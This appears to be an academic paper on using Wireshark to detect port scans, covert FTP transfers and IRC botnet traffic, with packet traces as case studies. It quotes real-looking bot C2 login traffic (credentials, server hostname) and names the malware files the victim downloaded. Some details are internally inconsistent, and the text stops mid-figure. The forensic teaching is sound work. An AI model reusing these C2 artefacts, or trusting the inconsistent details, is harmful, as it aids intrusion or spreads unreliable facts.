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Network forensics analysis using Wireshark

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Abstract: The number and types of attacks against networked computer systems have raised the importance of network security. Today, network administrators need to be able to investigate and analyse the network traffic to understand what is happening and to deploy immediate response in case of an identified attack. Wireshark proves to be an effective open source tool in the study of network packets and their behaviour. In this regard, Wireshark can be used in identifying and categorising various types of attack signatures. The purpose of this paper is to demonstrate how Wireshark is applied in network protocol diagnosis and can be used to discover traditional network attacks such as port scanning, covert FTP and IRC channels, ICMP-based attacks, BitTorrent-driven denial service, and etc. In addition, the case studies in this paper illustrate the idea of using Wireshark to identify new attack vectors.

Keywords: Wireshark; network security; network attack.

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Biographical notes: Vivens Ndatinya was on the list of the top 25 of high school graduates in the country of Rwanda. The same year, he received a scholarship from the president of Rwanda that allowed him to pursue his college studies in the US. In 2012, he graduated with a BS in Computer Science from Harding University, Arkansas. In 2014, he graduated with a MS in Computer from the University of Alabama. While at the University of Alabama, He was a research assistant at the Center for Advanced Safety. Currently, he is a Software Engineer at Cerner Corporation in Kansas City, MO.

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Vasudeva Rao Manepalli is currently a Senior Application Engineer at Nike, Inc. He obtained the Masters degree in Computer Science at The University Of Alabama. He is an eight-year veteran of using social media and both web and mobile technologies to build applications for University, Retail, Gaming, and Media Organisations. His interests span the areas of web security and mobile application security.

Ke Meng received his PhD in Computer Science from the University of Alabama (Tuscaloosa AL) in 2011. He has been working as a Senior Engineer in Wireless group in Futurewei Technologies (Bridgewater NJ) since 2014. Prior to Futurewei, he has worked as a Research Scientist in the Network and Security group in Intelligent Automation Inc. (Rockville MD) for 3 years.

Yang Xiao currently is a Professor of Department of Computer Science at the University of Alabama, Tuscaloosa, AL, USA. His current research interests include networking and computer/network security. He has published over 200 journal papers and over 200 conference papers. He was a Voting Member of IEEE 802.11 Working Group from 2001 to 2004, involving IEEE 802.11 (WIFI) standardisation work.

1 Introduction

In today's world, computer networks have become smarter and much more complex. At the same time, hackers across the world are designing and inflicting various types of attacks through the internet for different reasons such as information theft, machine corruption and hijacking. These attacks affect most system users including the administrators and forensics investigators (Takahashi and Xiao 2008a, 2008b; Takahashi et al. 2010, 2011). All these issues impel network engineers to be able to analyse network traffic and understand its behaviour. To prevent network-related attacks, it is important to know the types of attacks against target systems and the network related issues. Captured packets can reveal the signatures of attacks, and this information can enable the users to recover the systems from damages caused by the attackers.

There are two aspects that make packet analysis very important. First, packet analysis is part of the baselines of anything important to a network because it allows knowing the state of a network in advance before problems arise (Thor, 2009; Meng et al., 2009). Second, packet analysis is useful to diagnose a network in the case of attack, and it helps network administrators look into wires and know the traffic traversing them or the issues that might be present. The latter aspect is the foundation of network forensics with packet analysis tools like Wireshark. Analysing packets with the goal of enforcing network security can help network users answer four important questions pertaining to computer security: Who is the intruder and how did they penetrate the existing security precautions? What damage has been done? Did the intruder leave anything such as a new user account, a trojan horse or perhaps some new type of worm or bot software behind? Can you reproduce the attack and verify the fix will work? (Shade, 2012).

Network attacks can be mostly identified by observing the incoming and outgoing traffic, because unusual behaviour is resulted from suspicious patterns of packets. For example, the following attack events will always leave trace in captured packets:

- a host is being scanned (TCP/SYN/UDP/ACK/ICMP scanning)
- a host is suffering (Distributed) Denial of Service due to SYN/ICMP/application level flooding attack
- network traffic goes through unusual ports
- the TTL value is low, etc.

A tool for packet capture and analysis would help us finish the task in real time or afterwards. In this paper, we demonstrate the usage of Wireshark, an open source packet analyser, as a tool to discover potential network attacks based on a collection of trace files produced in real world networked systems.

The contributions of this paper are as follows:

- we show that a packet analyser like Wireshark can be leveraged to identify certain types of network attacks that result in unusual activities
- we present case studies for typical network attacks by using Wireshark.

Port scanning, covert FTP and IRC channels, ICMP-based attacks, and BitTorrent denial of service are some of the attacks that will be discussed in this paper.

The remaining parts of this study are organised as follows: Section 2 specifically introduces Wireshark filter, which is a useful component for effective packet analysis. Then we provide case studies on five types of network attacks, including port scanning, covert network channels, downloads, DDoS, and Honeypots, in Sections 3–7, respectively. Section 8 contains a conclusion.

2 Wireshark filters


Some network administrators and engineers think that both capturing and interpreting packets running through a network is esoteric and complex. However, you do not need to be a super expert to parse the network traffic because a

powerful helper allows accomplishing this mission. Among all the network traffic analysers, Wireshark proves to be one of the best software tools to analyse network traffic.

Wireshark can be viewed as several tools in one application. You can use it to analyse the structure of your network traffic in search of potential configuration errors and security attacks. It can identify many types of encapsulation and isolate and display all the fields of a network packet. With all of those powerful capabilities, you might think Wireshark would be hard to learn. In some respects it is, but you can easily learn how to use some of the filters that come with the software and how to view network specific packets.

In WireShark, filters refer to Berkeley Packet Filters, which is actually a micro-programming language that is compiled and executed at runtime against packets intercepted by tools such as tcpdump and Wireshark (OpenLogic, 2008). Filters are essentially used to isolate a very small subset of packets among a huge volume of packets based on specified search criteria. Filters are compiled so that they run with the best possible performance, which is important when you are doing a capture in real time (OpenLogic, 2008). Filtering is one of the most useful functions of WireShark because it allows accomplishing two purposes: to capture packets selectively from the network and to find as well display interested packets. In addition, filters can be applied at different network layers. Entering the desired protocol name in the field provided beside the 'Filter' label and clicking 'Apply' enables users to select packets with a specific protocol such as TCP, FTP, and DNS. In Figure 1, we can see that the file named 'ftp-getfile.pcap' is opened and the text 'FTP' is entered the filter's field. By applying this filter, only packets containing the FTP protocol are filtered and displayed. Figure 2 shows many other options for filters that WireShark provides such as marking a packet, colouring a packet and following a TCP stream.


Figure 1 Applying a filter (see online version for colours)



Using filters in Wireshark is simple. You need to know only the field names of each individual protocol, such as HTTP, ICMP, and FTP. For example, if you want to display only ICMP packets, you can just write `icmp` in the Wireshark filter's main window. If you want to highlight all the

packets that are coming or going to a specific IP address such as 10.100.1.1, the filter would be `ip.dst == 10.100.1.1 || ip.src == 10.100.1.1`, which means "display only those packets where the destination field (`ip.dst`) or (`||`) the source field (`ip.src`) of the IP protocol matches (`==`) 10.100.1.1".

Figure 2 More options of filter (see online version for colours)



The official WireShark Capture and Display filters page provides a detailed tutorial on designing filters. It is important that we look at some of the most useful filters. **ip.addr== 'specific ip address'** shows all traffic from and to the given address. **tcp.port== 'port number'** shows all the traffic with the particular port number as a source or destination port. **ip.src== 'source ip address'** and **ip.dst== 'destination ip address'** shows all the traffic that starts from the given source address and has as target the provided destination. **FTP** shows only the traffic for the FTP protocol. **HTTP** displays only the traffic for the HTTP protocol. **DNS** shows only the traffic for the DNS protocol. **http.request.uri contains 'string'** shows all http traffic where the url contains the provided string. The filter technology has made Wireshark powerful and more useful.

Wireshark also provides options to build complex filter expressions. The field in the 'Packet List' pane can be used to input a filter string to filter the packets. The filter string may also combine different expressions into a specific expression using the logical operators. We can even build a number of comparison filters that can compare the values in a packet using different numbers of comparison operators. A list of examples related to display filters and building comparison filters are available in the user's manual for Wireshark (2006).

In WireShark, we can define filters and save them for later use. The 'Display Filters' window can be opened by clicking 'Analyse' tab in the menu bar, selecting the option, 'Display Filters', from the popup, and then clicking on the 'New' button as shown in Figure 3. We can also add defined filters to the existing list of filters by opening the 'Display Filter' tab and by clicking the 'New' button, which allows us to define and save the type of the filter. The file string can be changed by altering the string name in the 'File string', but while entering the string, it will check for syntax errors and show red if the text entered is wrong or green if

the text entered is right. In Figure 4, we can see the textbox that is circled beside 'filter name' and the string name in the 'filter string'. In the following sections, we are going to discuss how Wireshark can be used to classify and examine suspicious network packets.

Figure 3 Display filter option (see online version for colours)





Figure 4 Display filter panel (see online version for colours)



3 Port scanning

Usually, the first stage of effective attacks consists of a separate process of identifying potential victims among the machines of a distributed system. One common method used to find susceptible hosts is port scanning. Port scanning can be viewed as hostile internet searches for open doors through which intruders gain access to computers (Lee et al., 2003).

Port scanning consists of sending a message to a port and listening to a response. The received response indicates the port status revealing information needed to launch future attacks. Let us consider a case of detecting and analysing port scanning using Wireshark.

Figure 5, part of a trace file named portscan.pcap, includes packets carrying out a type of port scanning called 'SYN scan'. In the case, a port scanner [IP = 10.1.0.2] continuously generates raw TCP packets itself, and monitors for responses from the machine with IP = 10.1.0.1. This scan type is half-open because it never actually opens a full TCP connection. The port scanner generates and sends a

SYN packet to the server [IP = 10.1.0.2] through a specific port. If the target port is open, it responds with a SYN ACK packet. However, if the port is not available, the host responds with a RST packet, closing the connection before the handshake is completed. That is happening in packets 2, 4, 6, 8, 10, 12, 17, 22, and 24. In addition to discovering a port scanning, Wireshark allows to classify it under two categories. The first category is **vertical scan**. In vertical scan, the scanner targets one or several ports on a single host machine. The case in Figure 5 is an example of vertical scan. The second category is **horizontal scans**, which targets the same port on different hosts. Most often attackers issue horizontal scans when they are aware of a particular vulnerability and they wish to find susceptible machines (Lee et al., 2003).

Figure 5 Port scan (see online version for colours)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.0.2	10.1.0.1	TCP	78	konskus-1m > tcpmux [SYN]
2	0.000290	10.1.0.1	10.1.0.2	TCP	64	tcpmux > konskus-1m [RST]
3	0.006753	10.1.0.2	10.1.0.1	TCP	78	theta-1m > compressnet [RST]
4	0.006890	10.1.0.1	10.1.0.2	TCP	64	compressnet > theta-1m [RST]
5	0.012703	10.1.0.2	10.1.0.1	TCP	78	d2k-datanover2 > compressnet [RST]
6	0.012809	10.1.0.1	10.1.0.2	TCP	64	compressnet > d2k-datanover2 [RST]
7	0.017519	10.1.0.2	10.1.0.1	TCP	78	cvmon > 4 [SYN] Seq=0
8	0.017627	10.1.0.1	10.1.0.2	TCP	64	4 > cvmon [RST, ACK] Seq=0
9	0.022309	10.1.0.2	10.1.0.1	TCP	78	binderysupport > nje [SYN]
10	0.022443	10.1.0.1	10.1.0.2	TCP	64	nje > binderysupport [RST]
11	0.027260	10.1.0.2	10.1.0.1	TCP	78	attachmate-uts > 6 [SYN]
12	0.027386	10.1.0.1	10.1.0.2	TCP	64	6 > attachmate-uts [RST]
13	0.033003	10.1.0.2	10.1.0.1	TCP	78	tappi-boxnet > echo [SYN]
14	0.033261	10.1.0.1	10.1.0.2	TCP	64	echo > tappi-boxnet [SYN]
15	0.033485	10.1.0.2	10.1.0.1	TCP	60	tappi-boxnet > echo [ACK]
16	0.038278	10.1.0.2	10.1.0.1	TCP	78	sdhelp > 8 [SYN] Seq=0
17	0.038519	10.1.0.1	10.1.0.2	TCP	64	8 > sdhelp [RST, ACK] Seq=0
18	0.043487	10.1.0.2	10.1.0.1	TCP	78	sdclient > discard [SYN]
19	0.043832	10.1.0.1	10.1.0.2	TCP	64	discard > sdclient [SYN]
20	0.044044	10.1.0.2	10.1.0.1	TCP	60	sdclient > discard [ACK]
21	0.049285	10.1.0.2	10.1.0.1	TCP	78	wanscaler > 10 [SYN] Seq=0
22	0.049539	10.1.0.1	10.1.0.2	TCP	64	10 > wanscaler [RST, ACK] Seq=0
23	0.055084	10.1.0.2	10.1.0.1	TCP	78	cr-websystems > systat [SYN]
24	0.055193	10.1.0.1	10.1.0.2	TCP	64	systat > cr-websystems [RST]
25	0.061077	10.1.0.2	10.1.0.1	TCP	78	sent-1m > 12 [SYN] Seq=0
26	0.061192	10.1.0.1	10.1.0.2	TCP	64	12 > sent-1m [RST, ACK] Seq=0

Sometimes, port scanners might hide their real IP addresses by using forged IPs or those of other machines under their control. For this reason, some scans might appear as if they are coming from diverse IP addresses. However, as long as these multiple scans are targeting the same ports, appropriate countermeasures need to stop them since it might be one attacker or group of attackers disguised under several IP addresses.

4 Covert network channels

Hidden connections established in the background of a system are dangerous because they might carry out various acts jeopardising the system. A covert network is defined as a mechanism used to break up security policies by allowing information to leak to unauthorised processes or individuals (Cabuk et al., 2004). Attackers can take advantage of these furtive connections in two ways, both detrimental to the security of target systems. The first way consists of *storage channels* which involve a direct and indirect creation of a storage location by one process and reading of the storage by another process. This storage will likely violate the confidentiality of the information because the processes writing and reading the data might not be authorised or might circumvent access control. The second type of covert

channels consists of *timing channels* that use a hidden connection to send information to another process with the goal of affecting its real response time. Detecting and preventing these covert connections is vital because they might leak private information such as computer passwords, credit card information, and etc. At the same time, these covert channels may greatly increase the latency and consume the bandwidth of real-time and critical systems. Even though these connections might escape available security systems such as firewalls and antiviruses, their suspicious patterns can be easily identified through packet analysis because nothing is hidden at the packet level. Since Wireshark is well-suited for packet analysis, we should know how Wireshark can categorise the signatures of covert channel attacks that have become pervasive threats to distributed systems. These hidden connections might also be used by attackers to communicate with compromised hosts, particularly in DDoS attacks. This section studies how Wireshark can expose FTP and IRC furtive connections.

4.1 FTP covert connections

First, attackers can establish hidden FTP connections to some servers in order to steal critical information without the system users being aware of this security abuse. With Wireshark, these concealed FTP connections can be discovered.

Figure 6 was taken from a trace file that includes some hidden FTP network traffic. These hidden FTP connections can be identified by examining the protocols of the packets to and from the client [IP = 10.2.0.2]. Looking at the Wireshark snapshot, we can see some suspicious messages such as FTP, [PSH, ACK] and [FIN, ACK] in many places of the traffic. Let us briefly discuss what this hidden FTP connection is accomplishing.

Figure 6 FTP covert channel (see online version for colours)

No.	Time	Source	Destination	Protocol	Length	Info
12	0.045026	10.2.0.1	10.2.0.2	FTP	91	Response: 230 user logged in
13	0.090558	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=26
14	0.997940	10.2.0.2	10.2.0.1	FTP	78	Request: PORT 10,2,0,2,4,31
15	0.005571	10.2.0.1	10.2.0.2	FTP	85	Response: 200 PORT Command
16	0.038634	10.2.0.2	10.2.0.1	FTP	64	Request: NLST
17	0.043950	10.2.0.1	10.2.0.2	TCP	66	afrog > ansyslnd [SYN] Seq=
18	0.046375	10.2.0.2	10.2.0.1	TCP	66	ansyslnd > afrog [SYN, ACK]
19	0.046520	10.2.0.1	10.2.0.2	TCP	64	afrog > ansyslnd [ACK] Seq=
20	0.047153	10.2.0.1	10.2.0.2	FTP	86	Response: 150 Directory List
21	0.050016	10.2.0.1	10.2.0.2	TCP	66	afrog > ansyslnd [PSH, ACK]
22	0.209537	10.2.0.2	10.2.0.1	TCP	64	ansyslnd > afrog [ACK] Seq=
23	0.209570	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=52
24	0.210037	10.2.0.1	10.2.0.2	TCP	496	afrog > ansyslnd [PSH, ACK]
25	0.210115	10.2.0.1	10.2.0.2	FTP	81	Response: 226 Listing complete
26	0.406106	10.2.0.2	10.2.0.1	TCP	64	ansyslnd > afrog [ACK] Seq=
27	0.406137	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=52
28	0.406746	10.2.0.1	10.2.0.2	TCP	64	afrog > ansyslnd [FIN, ACK]
29	0.406765	10.2.0.2	10.2.0.1	TCP	64	ansyslnd > afrog [ACK] Seq=
30	0.425566	10.2.0.1	10.2.0.1	TCP	64	ansyslnd > afrog [FIN, ACK]
31	0.425663	10.2.0.1	10.2.0.2	TCP	64	afrog > ansyslnd [ACK] Seq=
32	0.069037	10.2.0.2	10.2.0.1	FTP	70	Request: CWD eGames
33	0.070539	10.2.0.1	10.2.0.2	FTP	85	Response: 250 changed to /eGames
34	0.259933	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=64
35	0.503809	10.2.0.2	10.2.0.1	FTP	78	Request: PORT 10,2,0,2,4,32
36	0.511364	10.2.0.1	10.2.0.2	FTP	85	Response: 200 PORT Command
37	0.534133	10.2.0.2	10.2.0.1	FTP	64	Request: NLST
38	0.541388	10.2.0.1	10.2.0.2	TCP	66	boinc-client > vfo [SYN] Seq=
39	0.541391	10.2.0.2	10.2.0.1	TCP	66	vfo > boinc-client [SYN, ACK]
40	0.542116	10.2.0.1	10.2.0.2	TCP	64	boinc-client > vfo [ACK] Seq=
41	0.542795	10.2.0.1	10.2.0.2	FTP	86	Response: 150 Directory List
42	0.545745	10.2.0.1	10.2.0.2	TCP	64	boinc-client > vfo [PSH, ACK]

Prior to packet 11, the client [IP = 10.2.0.2] has finished establishing the TCP connection with the server

[IP = 10.2.0.1]. The client sent a FTP request to the server with a user name, and the server asks the client to provide a password. In Packet 11, the client sent a password [PASS krueger] that is accepted by the server in packet 12. In packets 14 through 25, the client requests a FTP connection to the server at a specific port and requests a list of all the filenames and subdirectories in the root directory with the ftp command NLST. The server pushes the complete listing to the client with [PSH, ACK] (see packet 21). In packet 30, the client closes the FTP session with the server after it has received the list of all available files and subdirectories. In packet 32, the client starts another session with the server and requests access to a subdirectory of root called 'eGames', and repeats the same process of getting a complete list of the content of the directory.

In Figure 7, a continuation of Figure 6, the client continues starting many ftp sessions and searching through the directory until the desired file is found. We can see this happening in packet 76 where the client finds a file named 'cno.txt' in the '/eGames/3dMazeMan/' directory and requests to retrieve it from the server. After the transfer is completed in packet 84, the client and the server close the ftp session. Finally, in packet 90, the client requests to quit the TCP connection, which is disconnected in packets 92 and 93.

Figure 7 Continuation of FTP covert channel (see online version for colours)

No.	Time	Source	Destination	Protocol	Length	Info
52	9.945082	10.2.0.1	10.2.0.2	TCP	66	boinc-client > vfo [ACK] Seq=20
53	14.674243	10.2.0.2	10.2.0.1	FTP	73	Request: CWD 3dMazeMan
54	14.680868	10.2.0.1	10.2.0.2	FTP	95	Response: 250 changed to /eGames
55	14.857896	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=105 Ack=
56	16.420984	10.2.0.2	10.2.0.1	FTP	78	Request: PORT 10,2,0,2,4,33
57	16.434121	10.2.0.1	10.2.0.2	FTP	85	Response: 200 PORT Command Accepted
58	16.450529	10.2.0.2	10.2.0.1	FTP	64	Request: NLST
59	16.457905	10.2.0.1	10.2.0.2	TCP	66	dcutility > starton [SYN] Seq=0
60	16.458222	10.2.0.2	10.2.0.1	TCP	66	starton > dcutility [SYN, ACK]
61	16.458362	10.2.0.1	10.2.0.2	TCP	64	dcutility > starton [ACK] Seq=1
62	16.459023	10.2.0.1	10.2.0.2	FTP	86	Response: 150 Directory List
63	16.462018	10.2.0.1	10.2.0.2	TCP	64	dcutility > starton [PSH, ACK]
64	16.464906	10.2.0.2	10.2.0.1	TCP	64	starton > dcutility [ACK] Seq=1
65	16.464933	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=131 Ack=
66	16.464939	10.2.0.1	10.2.0.2	TCP	879	dcutility > starton [PSH, ACK]
67	16.464920	10.2.0.1	10.2.0.2	FTP	81	Response: 226 Listing complete
68	16.464989	10.2.0.2	10.2.0.1	TCP	64	starton > dcutility [ACK] Seq=1
69	16.850020	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=131 Ack=
70	16.850089	10.2.0.1	10.2.0.2	TCP	64	dcutility > starton [FIN, ACK]
71	16.850480	10.2.0.2	10.2.0.1	TCP	64	starton > dcutility [ACK] Seq=1
72	16.866384	10.2.0.2	10.2.0.1	TCP	64	starton > dcutility [FIN, ACK]
73	16.866495	10.2.0.1	10.2.0.2	TCP	64	dcutility > starton [ACK] Seq=8
74	28.454575	10.2.0.2	10.2.0.1	FTP	78	Request: PORT 10,2,0,2,4,34
75	28.462340	10.2.0.1	10.2.0.2	FTP	85	Response: 200 PORT Command Accepted
76	28.474484	10.2.0.2	10.2.0.1	FTP	72	Request: RETR cno.txt
77	28.484917	10.2.0.1	10.2.0.2	TCP	66	ftftp > nim [SYN] Seq=0 Win=65535
78	28.485306	10.2.0.2	10.2.0.1	TCP	66	nim > ftftp [SYN, ACK] Seq=0 Win=
79	28.485456	10.2.0.1	10.2.0.2	TCP	64	ftftp > nim [ACK] Seq=1 Ack=1 Win=
80	28.486093	10.2.0.1	10.2.0.2	FTP	76	Response: 150 File follows
81	28.491418	10.2.0.1	10.2.0.2	TCP	150	ftftp > nim [PSH, ACK] Seq=1 Ack=
82	28.624488	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=165 Ack=
83	28.625221	10.2.0.2	10.2.0.1	TCP	64	nim > ftftp [ACK] Seq=1 Ack=93 W=
84	28.626257	10.2.0.1	10.2.0.2	FTP	82	Response: 226 Transfer complete
85	28.627222	10.2.0.1	10.2.0.2	TCP	64	ftftp > nim [FIN, ACK] Seq=93 Ack=
86	28.623053	10.2.0.2	10.2.0.1	TCP	64	nim > ftftp [ACK] Seq=1 Ack=94 W=
87	28.636639	10.2.0.2	10.2.0.1	TCP	64	nim > ftftp [FIN, ACK] Seq=1 Ack=
88	28.643753	10.2.0.1	10.2.0.2	TCP	64	ftftp > nim [ACK] Seq=94 Ack=2 W=
89	28.822529	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=165 Ack=
90	32.761332	10.2.0.2	10.2.0.1	FTP	64	Request: QUIT
91	32.767610	10.2.0.1	10.2.0.2	FTP	100	Response: 221 Thank you for visi
92	32.788395	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [FIN, ACK] Seq=171
93	32.788318	10.2.0.1	10.2.0.2	TCP	64	ftp > brvread [FIN, ACK] Seq=52
94	32.788886	10.2.0.2	10.2.0.1	TCP	64	brvread > ftp [ACK] Seq=172 Ack=

By the careful examination and the thorough analysis of packets, network engineers can uncover and trace a FTP hidden connection from the start to finish and at the same time understand security damages caused by a suspected attack. In the incident we just studied, the retrieved file may contain critical information. By understanding the effects of the hidden FTP connection, network security professionals can respond with adequate countermeasures to minimise the possible damages of the attack and ensure that the information in the stolen file is not used to attack other systems.

4.2 IRC channels

Another example of stealthy channels is internet relay chat (IRC), which is a protocol for live interactive internet text messaging or synchronous conferencing. IRC is mainly designed for group communication in discussion forums, called *channels* but also allows one-to-one communication via private message as well as chat and data transfer (IRC channels). Although IRC is useful in internet real-time communication, it can be exploited by hackers for malicious acts against network security. First, hackers can disguise furtive IRC channels in Trojan horses and use them to steal critical information, and send this information to other machines under their control. Second, hackers can use IRC channels to create attack backdoors and Botnets. Usually, botnets are propagated through USB drive with innocuous and attractive files but containing hidden Trojan horses and other malicious documents. Although most of the time Botnet attacks are launched through surfing unsafe and infected websites, one of the easiest and most efficient ways to establish a Botnet is through the IRC protocol (Stout, 2010). By far, IRC covert channels can be the most dangerous tool of anonymous network penetration and control. Knowledgeable hackers can use IRC botnet attacks to cause tremendous and often secret damage because IRC exposes a computer system to very large networks worldwide. Moreover, the IRC channels can be used to create backdoors for hackers. IRC backdoors are usually standalone files added to the Windows System folder and create registry keys to start those files during every Windows session. When an IRC backdoor is run, it establishes a connection to an IRC server or waits for internet users to connect to the IRC. By means of these IRC backdoor channels created in the background with every Windows session, attackers can continue to carry out further unfinished malicious actions by means of IRC commands. In addition, these backdoors are dangerous because they can be used by hackers to modify the infected system, to upload, download and run files.

As we mentioned, a malicious program can be propagated through an IRC channel. To better understand the process, we provide a case study that demonstrates the network behaviour of a worm-infected system through Wireshark. We have a system that is infected with the variant of Sdbot.worm (W32/Sdbot.worm description). The symptom of infected computers is the CPU utilisation climbs to 100% after booting, and the system locks up within 3 minutes. In addition, the victim will initiate Distributed Computing Environment Remote Procedure Call (DCERPC), TFTP, and IRC communications with remote machines in order to receive remote commands or propagate dangerous files. In our case, the victim's IP is 172.16.1.10. We also observe that the victim machine downloaded some files from a remote machine. We can further filter the IRC packets and TFTP packets to analyse the details of the files downloaded by the victim. As shown in Figures 8 and 9, an IRC filter is created. We can see the TCP-based communication of each

IRC packet by right clicking on a selected item and by clicking 'Follow TCP stream'. The pop-up window shows the messages exchanged between the IRC client (i.e., the victim) and the IRC server.

We can see that the client sends the password, '10m3za', with the username 'damn-0262937047'. Both the password and username are verified and authorised by the server. The client is then connected with the IRC network, which is named 'devilz IRC Network'. It also shows 1 user and 5122 invisible users on one server. It has a message showing that the maximum number of users is 5123 and saying that a message of the day (MOTD) File is missing.

Figure 8 A trace file for a worm-infected system (see online version for colours)





Figure 9 Set up a IRC filter (see online version for colours)



By scrolling down, we can see further the details of the client's activity. Figures 10 and 11 shows the client's response to the IRC server, and it says that he or she wants to join the slower channel, that the connection process is below the message of 'JOIN #sl0w3r l03dx', and that

it is working on downloading the files named ‘bbnz.exe 1’, ‘jocker.exe’, and ‘ysbinstall_1000489_3.exe 1’. The client’s response further states to the IRC server that a file of size

28.6KB named 'ysbinstall_1000489_3.exe 1' has been downloaded, and a message stating that this downloaded file was opened/executed.

Figure 10 Follow TCP stream of the IRC packets (1) (see online version for colours)

```
Stream Content
PASS 10m3za
NICK damn-0262937047
USER ghmfefrsfnw 0 :damn-0262937047
:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :welcome to the devilz IRC Network damn-0262937047!ghmfefrsfnh-68-164-92-148.srvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at 14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net unreal3.2 10wgrASORTVSXNCWG8zvdhtqC 1yhpsmtntirkRcagQALqb5ekVFMGCUZnt
:hunt3d.devilz.net 005 damn-0262937047 :M:MAP KNOCX SAFE1ST HCN MAXCHANDEL5=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20
AWAYLEN=307 :are supported by this server
